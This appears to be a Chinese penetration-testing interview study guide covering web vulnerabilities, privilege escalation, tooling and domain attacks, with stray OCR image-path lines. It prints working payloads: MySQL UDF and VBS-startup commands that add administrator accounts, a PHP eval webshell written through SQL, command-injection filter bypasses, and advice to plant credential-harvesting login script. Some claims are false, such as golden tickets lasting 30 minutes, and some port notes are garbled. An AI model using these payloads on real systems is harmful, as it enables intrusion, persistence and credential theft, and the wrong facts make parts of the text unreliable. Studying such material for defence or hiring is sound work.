：面试总结

目录

41-了解那些端口?
42-某某端口是什么意思?
43- 如何手工快速判断目标站是windows还是linux服务器?
44- 为何一个mysql数据库的站，只有一个80端口开放?
45- 3389无法连接的几种情况
46-MySQL 怎么写shell
47-MySQL 写shell有那几个必要的条件？都是那些
48-了解编辑器漏洞吗?
49- access 扫出后缀为asp的数据库文件，访问乱码，如何实现到本地利用?
50- 提权时选择可读写目录，为何尽量不用带空格的目录?
51- 注入时可以不使用and 或or 或xor，直接order by 开始注入吗？ 为什么?
52-某个防注入系统，在注入时会提示
53- 上传大马后访问乱码时，有哪些解决办法?
54- 目标站禁止注册用户，找回密码处随便输入用户名提示：“此用户不存在”，你觉得这里怎样利用?
55- 在有shell的情况下，如何使用xss实现对目标站的长久控制?
56- 后台修改管理员密码处，原密码显示为*。你觉得该怎样实现读出这个用户的密码?
57- 以下链接存在 sql 注入漏洞，对于这个变形注入，你有什么思路?
58-SQLserver有几种提权方式？怎么提权?
59- CSRF 和 XSS 和 XXE 有什么区别，以及修复方式?
60- CSRF、SSRF和重放攻击有什么区别?
61- 说出至少三种业务逻辑漏洞，以及修复方式?
62- 如何防止CSRF?
63-OWAP TOP 10都有哪些?
64- 代码执行，文件读取，命令执行的函数都有哪些?
65- img标签除了onerror属性外，还有其他获取管理员路径的办法吗?
66-文件包含都有哪些伪协议?
67-文件上传怎么突破过滤?
68-你会交换机路由器吗?
69-OSI7层协议
70-阐述TCP3次握手和4次挥手
80-TCP/UDP协议的区别
81-linux和windows查看系统进程的命令和杀死进程的命令
82-linux和windows的安全加固
83-常见的安全设备
84-溯源的方法及介绍
85- SQL注入漏洞有哪些利用手法
86-Sql 注入无回显的情况下-利用
87-文件上传漏洞的绕过方法有哪些
88-网站常见的文件上传点有哪些
89-CSRF 和 XSS 和 XXE 有什么区别，以及修复方式
90-**有 shell 的情况下，如何使用 xss** 实现对目标站的长久控制?
91-代码执行，文件读取，命令执行的函数都有哪些?
92-WAF原理与绕过
93-SQL Bypass的手段
94-RCE Bypass
95-fastjson反序列化漏洞原理及利用
96- fastjson不出网怎么利用
97-shrio反序列化漏洞原理
98-shrio的构造链有哪些
99-shrio的回显方式有哪些
100-shrio550的特征
101-jboss反序列化漏洞原理
102-weblogic反序列化漏洞原理
103-weblogic权限类型
104-常见的中间件及漏洞
105-常见的解析漏洞有哪些
106-常见的框架漏洞有哪些
107-常见的逻辑漏洞有哪些

Rately攻防实验室 wx:hh9802261p

108-后台getshell的方法有哪些?
109-拿到webshell不出网情况下怎么办
110-常见的提权的方法
111-内网的信息收集技术
112-常见的内网隧道技术有哪些?
113-正反向代理区别
114-正反向shell选择
115-介绍几种权限维持的方法
116-内网黄金票据、白银票据的区别和利用方法
117-域渗透拿域控的思路和攻击手法
118-冰蝎哥斯拉流量特征
119-hash和ntml hash的区别
120-怎么获域控的ntml hash
121-DNS出网协议怎么利用
122-横向渗透命令执行的手段
123-psexec和wmic的区别
124-Dcom怎么操作?
125-内存马如何进行排查
126-现在主要的免杀手段是什么
127-什么是脱壳
128-dll劫持原理
129-redi利用方法
130-目标站无防护，上传图片可以正常访问，上传脚本格式访问则403什么原因

二、素质面:

1-自我介绍?
2-你愿意加班吗?
3-为什么投我们公司?
4-你觉得有哪些是你会别人不会的?
5-你最想在哪些城市发展?

> 如果你觉得我写的不够清楚，或者还有很多东西没有写。
>
> 那么一定是我觉得很简单不用写的内容，严格的来说，这些简答的内容，应该已经化作养分融入到了你的血液，成为了你的生物行为和习惯。
>
> 如果这些都不会，我觉得，就算你去忽悠面试官，你也忽悠不了。
>
> 所以还是老老实实学习吧。

应该从喜欢里得到力量和快乐，而不是耗尽你的所有快乐和喜欢得到力量。

爱一个行业和技能应该是长期的细水长流，而不是短暂的决堤崩洪。

一、技术面:

1-SQL注入原理

```
# WEB应用程序对用户输入的数据
# 没有过滤或者过滤的不严谨
# 并且把用户输入的数据当作SQL 语句
# 带入到数据中去执行
```


2-SQL注入分类

```
# 从反馈结果来分
    1-回显型
    2-无回显型/盲注
# 从攻击手法上来分
    1-联合查询注入 union select
    2-堆叠注入 ；
    3-报错注入 updatexml、floor、ExtractValue 、exp其他的用的不多不用说
    4-盲注
        4.1-布尔盲注
        4.2-时间盲注

```

3-SQL注入防御

```
# 代码层防御
    1-对用户输入的内容进行转义（PHP中addslashes()、mysql_real_escape()函数）。
    2-限制关键字的输入（PHP中preg_replace()函数正则替换关键字），限制输入的长度 。
    3-使用SQL语句预处理，对SQL语句首先进行预编译，然后进行参数绑定，最后传入参数。
# 网络层面
    部署防护墙和软硬WAF
```

4-XSS原理

```
1-XSS漏洞是跨站脚本攻击
2-是HTML代码的注入
3-他是通过对网页，注入浏览器可执行的代码，从而实现的攻击手段。
```

5-XSS分类

```
1-反射型
2-存储型
3-DOM型
```

6-XSS区别

```
# 反射型 和 存储型
    都需需要经过服务器解析，并与数据库产生交互
# DOM 型
    只需要经过前端解析，不与数据库产生交互

# 存储型 和 DOM型
    都会将攻击代码长期存在受害者服务器

#  反射型
    而反射型，只会反弹一次攻击代码
```


7-CSRF 成功利用的条件

```
1- 用户在统一浏览器下
2- 没有关闭浏览器的情况下
3- 访问了攻击者精心伪装好的恶意链接
```

8-SSRF原理

```
1- 服务器允许向其他服务器获取资源
2- 但是并没有对该地址做严格的过滤和限制
3- 所以导致了攻击者可以向受害者服务器，传入任意的URL 地址，并将数据返回
```

9-SSRF危害

```
1- SSRF漏洞几乎无所不能
2- SQL注入
3- Sturts2
4- 端口探测
5- 敏感信息泄露

# 最为主要的就是能够访问到外网无法访问的系统和服务器，漫游内网
```

10-SSRF防御

```
1- 地址做白名单处理
2- 域名识别ip,过滤内部ip
3- 并校验返回的内容对比是否与假定的一致
```


11-文件上传分类

```
1- 白名单
2- 黑名单
```


12-文件上传的突破

```
1- 前端JS突破：抓包修改文件名 或者 禁用当前浏览器的JS脚本
2- 后端突破：
    2.1-黑名单：方法太多了 点、空格点、 php 1234567 、phphtml、分布式文件上传、文件流绕过....
    2.2-白名单：比较鸡肋的00截断、时间竞争、双文件上传、双文件名...
```

13-你了解那些中间件

```
1- iis6.x
2- Apache
3- iis7.5
4- Nginx
5- Tomcat
6- Weblogic
7- Jboos
```

14-你会那些解析漏洞

```
# 1- IIS6.X
大多数为Windows server 2003，网站比较古老，如果要支持aspx,需要安装.NET框架
    1.1- 利用2003系统的系统特性，但凡出现 \/.:;* 文件名的后面都会被舍弃
            形式：www.xxx.com/xx.asp；.jpg
    1.2-凡是文件名是apx结尾的，里面的任何文件都会被当作脚本语言解析

    1.3-除了asp、aspx以外，还有cer、cdx、asa 的后缀都可以被当作asp或者aspx脚本语言解析
        形式：mamu.cer muma.cdx mamu.asa
# 2- Apache
    1-muma.php.xxx.aaa 从左往右解析执行
# 3- Nginx
    # Nginx和 IIS7.5 都是因为开启了CGI.FIX_PATHINFO参数，默认是以CGI的方式支持PHP解析的
    1- www.xxxx.com/1.jpg/1.php

    2- www.xxxx.com/1.jpg%00.php

    3- www.xxxx.com/1.jpg/%20\0.php

# 4-IIS7.5
    # Nginx和 IIS7.5 都是因为开启了CGI.FIX_PATHINFO参数，默认是以CGI的方式支持PHP解析的
    1-在任意后缀后面加上x.php
```

```
        形式：www.xxx.com/logo.jpg/x.php
             www.xxx.com/logo.txt/x.php
             www.xxx.com/logo.doc/x.php
```


15-未授权访问漏洞

```
# 常见的未授权访问漏洞：

    1- Redis 未授权访问漏洞
    2- MongoDB 未授权访问漏洞
    3- Jenkins 未授权访问漏洞
    4- Memcached 未授权访问漏洞
    5- JBOSS 未授权访问漏洞
    6- VNC 未授权访问漏洞
    7- Docker 未授权访问漏洞
    8- ZooKeeper 未授权访问漏洞
    9- Rsync 未授权访问漏洞
    10- Atlassian Crowd 未授权访问漏洞
    11- CouchDB 未授权访问漏洞
    12- Elasticsearch 未授权访问漏洞
    13- Hadoop 未授权访问漏洞
    14- Jupyter Notebook 未授权访问漏洞

```

> 参考链接： https://xz.aliyun.com/t/6103
>
> 参考链接：https://paper.seebug.org/409/
>
> 参考链接： https://www.freebuf.com/articles/web/207877.html

16-XXE的原理

```
# XXE漏洞就是xml外部实体注入漏洞，
通常和危害一起回答出来会感觉更加流畅和自然
# 通常发生在应用程序解析XML输入时，没有禁止外部实体的加载，
    导致可加载恶意外部文件，
    造成文件读取、
    命令执行、
    内网端口扫描、
    攻击内网网站、
    发起dos攻击等危害。

```

17-XXE的分类

```
1- 有回显型XXE
2- 无回显型XXE
```


补充：XXE有哪些引入方式

```
1- 本地映入
2- 外部引入
3- 外部参数实体引入
```


18-遇到XXE的盲注怎么办

```
# 如果遇到XXE无回显注入的话，可以选择使用DNS外带和 外部参数实体注入
1- 在攻击者自己的公网服务器，准备一个test.dtd通过base64为将读取的内容加密得到的值当作传参值，发送给攻击者的公网服务器

2-受害者那边，通过外部参数实体注入 访问攻击者公网服务器下的test.dtd文件

3-最后看，攻击者公网服务器，的日志，转码得到受害者服务器的内容

```

20-遇到那些框架

21-win提权

```
1-内核提权 systeminfo 寻找对应EXP
```

22-linux提权

```
1- 脏牛提权
2- sodu提权
3- 内核提权
```

补充：说说你了解的脏牛提权

```
我当时没上来，有哪位老哥，比较好的答案，记得发给我啊，跪谢
```

23-数据库提权

```
# MySQL
    1- mof提权
    2- udf提权
    3- VBS启动项提权
# SQLserver
    1-xp_cmdshell 扩展存储函数提权
    2-差异备份提权
# Access

```


补充：MySQL UDF提权的常用命令

```
create function cmdshell returns string soname 'udf.dll';
select cmdshell('net user liuyazhuang lyz123 /add');
select cmdshell('net localgroup administrators liuyazhuang /add');
select cmdshell('net localgroup administrators');
select cmdshell('ipconfig/all');
select cmdshell('net user');
select cmdshell('regedit /s d:\wwwroot\3389.reg');
drop function cmdshell;
select cmdshell('netstat -an');
```

补充：MySQL VBS启动项提权

```
# 原理概述
先通过webShell连接数据库，通过建立表a将VBS脚本写入表中，然后导入启动项。该脚本仅对中文版有效，如果使用其他语言版本的操作系统，仅需对"C:\\Documents and Settings\\All Users\\[开始]菜单\\程序\\启动\\a.vbs"这个脚本进行相应更改。在VBS脚本后面有一个"0"，表示不弹出CMD窗口，以静默模式运行。该方法是在通过UDF提权失败的情况下，将VBS插入启动项中，待系统重启后将自动添加一个用户，
#执行语句
create table a (cmd text); # 创建一个a表 cmd字段 text是字段类型
insert into a values("set wshshell=createobject(""wscript.shell"") " );# 在a表里插入了一个vbsshell语句

insert into a values("a=wshshell.run(""cmd.exe /c net user xxoo 123123 /add"",0) " );# 用VBSshell执行了一个添加用户的操作

insert into a values("b=wshshell.run(""cmd.exe /c net localgroup administrators xxoo /add"",0) " );# 用VBSshell 执行了将xxoo这个用户，添加到了管理员组
select * from a into outfile "C:\\Documents and Settings\\All Users\\[开始]菜单\\程序\\启动\\a.vbs";     # 最后将a表里面的内容，插入到/写入到 启动项的目录下，并且保存文件名为a.vbs
```

补充：Linux下的MySQL提权

```
mysql -hlocalhost -uroot -p
system useradd hacker
system passwd hacker
system tail -1 /etc/passwd
system tail -1 /etc/shadow
```


24-说说SQLmap

```
1-SQLmap 是最强大的注入工具，没有之一，几乎所有的数据库都可以注入
# 关键函数
    --is-dba                                #当前用户权限（是否为root权限，mssql下最高权限为sa）
    --dbs                                   #所有数据库
    --current-db                            #网站当前数据库
    --users                                 #所有数据库用户
    --current-user                          #当前数据库用户
    --random-agent                          #构造随机user-agent
    --passwords                             #数据库密码
    --proxy http://local:8080 -threads 10   #(可以自定义线程加速) 代理
    --time-sec=TIMESEC DBMS                 #响应的延迟时间（默认为5秒
    --threads=                              #使用多少线程
    --batch                                 #自动化选择
# Cookie注入
    sqlmap.py -u "http://www.xxx.com?id=1注入点" --cookie="cookie值" --current-db
# POST注入
    sqlmap -r “数据包地址” -p “需要制定的参数” -dbms 需要制定的数据类型
# GET注入
    sqomap -u “注入点地址” --dbs 跟上你需要的参数
# sqlmap进行交互式写shell
    1-前提条件：最高权限、知道web网站绝对路径、能获取到cookie
    2-    sqlmap.py -u "注入点地址" --cookie="cookie值" --os-shell
        2.1-echo “一句话木马”>网站的绝对路径
    3- 输入web网站的绝对路径
    4-传木马

```

25-说说Nmap

```
# Nmap 是一款网络扫描和主机检测的工具
# 常用的参数
    nmap www.baidu.com                  #扫描单一的一个主机）
    nmap 192.168.1.154                  #扫描单一的一个主机）
    nmap 192.168.1.1/24                 #扫描整个子网
    nmap 192.168.1.154 192.168.1.156    #扫描多个目标）
    nmap 192.168.1.1-100                #扫描IP地址为192.168.1.1-192.168.1.100内的所有主机
    nmap -iL target.txt                 #扫描批量ip地址
    nmap 192.168.1.1/24 -exclude 192.168.1.1    #扫描除过某一个 ip 外的所有子网主机
```

```
    nmap 192.168.1.1/24 -exclude file xxx.txt     #xxx.txt 中的文件将会从扫描的主机中排除
    nmap -p80,21,23 192.168.1.154                 #扫描特定主机上的 80、21、23 端口
    nmap -sS 192.168.1.1                          #半开放扫描比较喜欢用的一个
    namap --script==vuln                          #扫漏洞，比较重的一个
    namp -oN                                          # 保存扫描结果

    基本这些就够用了，如果有大佬觉得还有更好的使用方式欢迎补充啊，跪谢
```


26-说说MSF

```
# 常用命令
    background                  #让meterpreter处于后台模式
    sessions -i number          #与会话进行交互，number表示第n个session
    quit                        #退出会话
    shell                       #获得命令行
    cat c:\\boot.ini            #查看文件内容
    getwd                       #查看当前工作目录 work directory
    upload /root/Desktop/netcat.exe c:\\                # 上传文件到目标机上
    download 0xfa.txt /root/Desktop/                    # 下载文件到本机上
    edit c:\\boot.ini                                   # 编辑文件
    search -d d:\\www -f web.config                     #search 文件
    ps                                                  #查看当前活跃进程
    migrate pid                                         #将Meterpreter会话移植到进程数位pid的进程中
    execute -H -i -f cmd.exe                            #创建新进程cmd.exe，-H不可见，-i交互
    getpid                                              #获取当前进程的pid
    kill pid                                            #杀死进程
    getuid                                              #查看权限
    sysinfo                                             #查看目标机系统信息，如机器名，操作系统等
    getsystem                                           #提权操作
    timestompc:/a.doc -c "10/27/2015 14:22:11"          #修改文件的创建时间
# 迁移进程
    1-meterpreter > ps
    2-自行选择PID
    3-meterpreter > migrate pid

还可以做免杀木马等等。。。。MSF 蛮强大的
```

27-SQL注入bypass你会那些手法

```
1-等量替换
2-参数污染HPP
3-编码绕过
4-SQL特性
```

28-文件上传怎么绕过

29-命令执行怎么绕过

```
cat 233.txt
# 管道符号绕过
# 空格绕过
    ${IFS}
# %0a、%09
# 重定向绕过
    < <>
# 变量拼接绕过
    @kali:$ a=c;b=at;c=fl;d=ag;$a$b $c$d
# 单引号、双引号绕过
    ca''t flag
    cat"" flag
# 编码绕过
    #$(printf "\x63\x61\x74\x20\x2f\x66\x6c\x61\x67") ==>cat /flag
    #{printf,"\x63\x61\x74\x20\x2f\x66\x6c\x61\x67"}|\$0 ==>cat /flag

    #$(printf "\154\163") ==>ls
    $(printf "\154\163")
# 查看等价替换
    (1)more:一页一页的显示档案内容
    (2)less:与 more 类似，但是比 more 更好的是，他可以[pg dn][pg up]翻页
    (3)head:查看头几行
    (4)tac:从最后一行开始显示，可以看出 tac 是 cat 的反向显示
    (5)tail:查看尾几行
    (6)nl: 显示的时候，顺便输出行号
    (7)od:以二进制的方式读取档案内容
    (8)vi:一种编辑器，这个也可以查看
    (9)vim:一种编辑器，这个也可以查看
    (10)sort:可以查看
    (11)uniq:可以查看
    (12)file -f:报错出具体内容
# 反斜线绕过
    c\at fl\ag
# 内敛注释绕过
    #`命令`和$(命令)都是执行命令的方式
    echo "m0re`cat flag`"
    echo "m0re $(cat flag)"
# base64编码绕过
    `echo "Y2F0IGZsYWc="|base64 -d`
# 绕过长度限制
    # >命令会将原有文件内容覆盖
    echo '123'>xxoo.txt
# >>符号的作用是将字符串添加到文件内容末尾，不会覆盖原内容
    echo '233'>>xxoo.txt
# 命令换行绕过
    ca\
    a\
```

```
    t\
    fl\
    ag
```


30-了解域渗透吗？说说域渗透

```
1-制作白银票据
2-制作黄金票据

二者区别：黄金票据只有30分钟，白银票据是永久
当然了，域渗透肯定不止那么点内容，东西还是很多的。下次更新了会把更新好的终极版发给大家
```

31-php反序列化

```
其实我觉得按照传统的概念去回答真的不好。如果谁有比较好的回答，请发给我
```

32-说说java

33-用python写过工具吗?

34-python用过那些框架?

35-做过那些项目?

36-说一下渗透流程

```
1-信息收集
2-发现漏洞
3-验证漏洞-利用漏洞
4-写渗透测试报告
```

37-你怎么做信息收集

```
收集域名信息
Whois查询
备案信息查询
敏感信息
子域名信息
收集常用端口信息
指纹识别
查找真实IP
敏感目录文件
```


38-有CNVD证书吗?

39-打过CTF吗?有排名吗?

40-平时在哪里挖漏洞?都挖那些漏洞?挖了多久?主要挖那些类型的漏洞?有排名吗?

41-了解那些端口?

```
#web网站
    80 web
    80-89 web
    8000-9090 web
    8080 Tomcat Web
#数据库
    1433 MSSQL
    1521 Oracle
    3306 MySQL
    5432 PostgreSQL
    50000 DB2
#特殊服务类
    443 SSL心脏滴血
    445 ms08067/ms11058/ms17010等
    873 Rsync未授权
    2049 通过网络，跨平台实现文件共享
    4000 腾讯QQ客户端
    5984 CouchDB http://xxx:5984/_utils/
    6379 redis未授权
    7001,7002 WebLogic默认弱口令，反序列
    9200,9300 elasticsearch 参考WooYun: 多玩某服务器ElasticSearch命令执行漏洞
    11211 memcache未授权访问
    27017,27018 Mongodb未授权访问
    50000 SAP命令执行
    50070,50030 hadoop默认端口未授权访问

#常用端口类
    20 ftp :          FTP服务器真正传输所用的端口，用于上传、下载
    21 ftp :          用于FTP的登陆认证
    22 SSH、SFTP :    加密的远程登录；文件传输
    23 Telnet:        远程登录(在本地主机上使用此端口与远程服务器的22/3389端口连接)
    25 SMTP:          用于发送邮件
```

```
110 POP3:          SUN公司的RPC服务所有端口
445 SMB            弱口令扫描
2601,2604 zebra    路由，默认密码zebra
3389               远程桌面
```


42-某某端口是什么意思?

43- 如何手工快速判断目标站是windows还是linux服务器?

```
# linux大小写敏感,windows大小写不敏感。
```

44- 为何一个mysql数据库的站，只有一个80端口开放?

```
#   更改了端口
#   站库分离
#   3306端口不对外开放
```

45- 3389无法连接的几种情况

```
# 没开放3389 端口
# 端口被修改
# 防护拦截
# 处于内网(需进行端口转发)
```

46-MySQL 怎么写shell

```
select '一句话' into outfile '路径'
select '一句话' into dumpfile '路径'
select '<?php eval($_POST[1]) ?>' into dumpfile '路劲.muma.php';
```


47-MySQL 写shell有那几个必要的条件? 都是那些

```
# 写shell必要的有3个条件
    1-必须是root权限
    2-知道网站的绝对路径
    3-my.ini的配置文件中secure_file_priv函数配置必须为空
```


48-了解编辑器漏洞吗?

```
# 其实还是文件上传漏洞
    1-  FCKeditor编辑器
    2-  EWEbeditor编辑器
    3-  DotNetTextBox编辑器
    4-  Kedit编辑器
    5-  Cute Editor 在线编辑器
#这个问题基本回答个两三个就可以
```

49- access 扫出后缀为asp的数据库文件，访问乱码，如何实现到本地利用?

```
# 迅雷下载，直接改后缀为.mdb。
```

50- 提权时选择可读写目录，为何尽量不用带空格的目录?

```
# 因为exp执行多半需要空格界定参数
```

51- 注入时可以不使用and 或or 或xor，直接order by 开始注入吗? 为什么?

```
# and/or/xor，前面的1=1、1=2步骤只是为了判断是否为注入点，如果已经确定是注入点那就可以省那步骤去。

```

52-某个防注入系统，在注入时会提示

系统检测到你有非法注入的行为。
已记录您的ip xx.xx.xx.xx
时间:2016:01-23
提交页面:test.asp?id=15
提交内容:and 1=1

如何利用这个防注入系统拿shell?


```
# 在URL里面直接提交一句话，这样网站就把你的一句话也记录进数据库文件了 这个时候可以尝试寻找网站的配置文件 直接上菜刀链接
```

53- 上传大马后访问乱码时，有哪些解决办法?

```
# 浏览器中改编码。
```


54- 目标站禁止注册用户，找回密码处随便输入用户名提示：“此用户不存在”，你觉得这里怎样利用?

```
# 先爆破用户名，再利用被爆破出来的用户名爆破密码。

# 其实有些站点，在登陆处也会这样提示

# 所有和数据库有交互的地方都有可能有注入。
```

55- 在有shell的情况下，如何使用xss实现对目标站的长久控制?

```
# 后台登录处加一段记录登录账号密码的js，并且判断是否登录成功，如果登录成功，就把账号密码记录到一个    生僻的路径的文件中或者直接发到自己的网站文件中。(此方法适合有价值并且需要深入控制权限的网络)。

# 在登录后才可以访问的文件中插入XSS脚本。
```

56- 后台修改管理员密码处，原密码显示为*。你觉得该怎样实现读出这个用户的密码?

```
# 审查元素 把密码处的password属性改成text就明文显示了
```

57- 以下链接存在 sql 注入漏洞，对于这个变形注入，你有什么思路?

index.php?id=AjAxNg==

```
# DATA有可能经过了 base64 编码再传入服务器，所以我们也要对参数进行 base64 编码才能正确完成测试
```

58-SQLserver有几种提权方式？怎么提权?

```
# 有三种提权方式
咦，这个好像前面写过了，这里就不写了
```

59- CSRF 和 XSS 和 XXE 有什么区别，以及修复方式?

```
# XSS是跨站脚本攻击，用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。
# 修复方式：对字符实体进行转义、使用HTTP Only来禁止JavaScript读取Cookie值、输入时校验、浏览器与web应用端采用相同的字符编码。

# CSRF是跨站请求伪造攻击，XSS是实现CSRF的诸多手段中的一种，是由于没有在关键操作执行时进行是否由用户自愿发起的确认。
# 修复方式：筛选出需要防范CSRF的页面然后嵌入Token、再次输入密码、检验Referer

# XXE是XML外部实体注入攻击，XML中可以通过调用实体来请求本地或者远程内容，和远程文件保护类似，会引发相关安全问题，例如敏感文件读取。
# 修复方式：XML解析库在调用时严格禁止对外部实体的解析。
```


60- CSRF、SSRF和重放攻击有什么区别?

```
# CSRF是跨站请求伪造攻击，由客户端发起
# SSRF是服务器端请求伪造，由服务器发起
# 重放攻击是将截获的数据包进行重放，达到身份认证等目的
```

61- 说出至少三种业务逻辑漏洞，以及修复方式?

```
# 密码找回漏洞中存在

    1）密码允许暴力破解、

    2）存在通用型找回凭证、

    3）可以跳过验证步骤、

    4）找回凭证可以拦包获取

    5）前端返回
等方式来通过厂商提供的密码找回功能来得到密码。

# 身份认证漏洞中最常见的是
    1）会话固定攻击

    2） Cookie 仿冒
只要得到 Session 或 Cookie 即可伪造用户身份。

# 验证码漏洞中存在
    1）验证码允许暴力破解

    2）验证码可以通过 Javascript 或者改包的方法来进行绕过

    3）空值绕过

    4）验证码的值可控
```

62- 如何防止CSRF?

```
# 1、验证referer
# 2、添加token
# 3、关键地方验证码验证
# 4、尤其是修改密码，要验证旧密码
```


63-OWAP TOP 10都有哪些?

```
# 1、SQL注入
# 2、失效的身份认证和会话管理
# 3、跨站脚本攻击XSS
# 4、直接引用不安全的对象
# 5、安全配置错误
# 6、敏感信息泄露
# 7、缺少功能级的访问控制
# 8、跨站请求伪造CSRF
# 9、使用含有已知漏洞的组件
# 10、未验证的重定向和转发
```

64- 代码执行，文件读取，命令执行的函数都有哪些?

```
# 1-代码执行：
eval,preg_replace+/e,assert,call_user_func,call_user_func_array,create_function

# 2-文件读取：
file_get_contents(),highlight_file(),fopen(),read
file(),fread(),fgetss(), fgets(),parse_ini_file(),show_source(),file()等

# 3-命令执行：
system(), exec(), shell_exec(), passthru() ,pcntl_exec(), popen(),proc_open()
```

65- img标签除了onerror属性外，还有其他获取管理员路径的办法吗?

```
# src指定一个远程的脚本文件，获取referer
```

66-文件包含都有哪些伪协议?


```
file://     访问本地文件系统
http://     访问 HTTPs 网址
ftp://      访问 ftp URL
Php://      访问输入输出流
Zlib://     压缩流
Data://     数据
Ssh2://     security shell2
Expect://       处理交互式的流
Glob://     查找匹配的文件路径
```


67-文件上传怎么突破过滤?


68-你会交换机路由器吗?

69-OSI7层协议

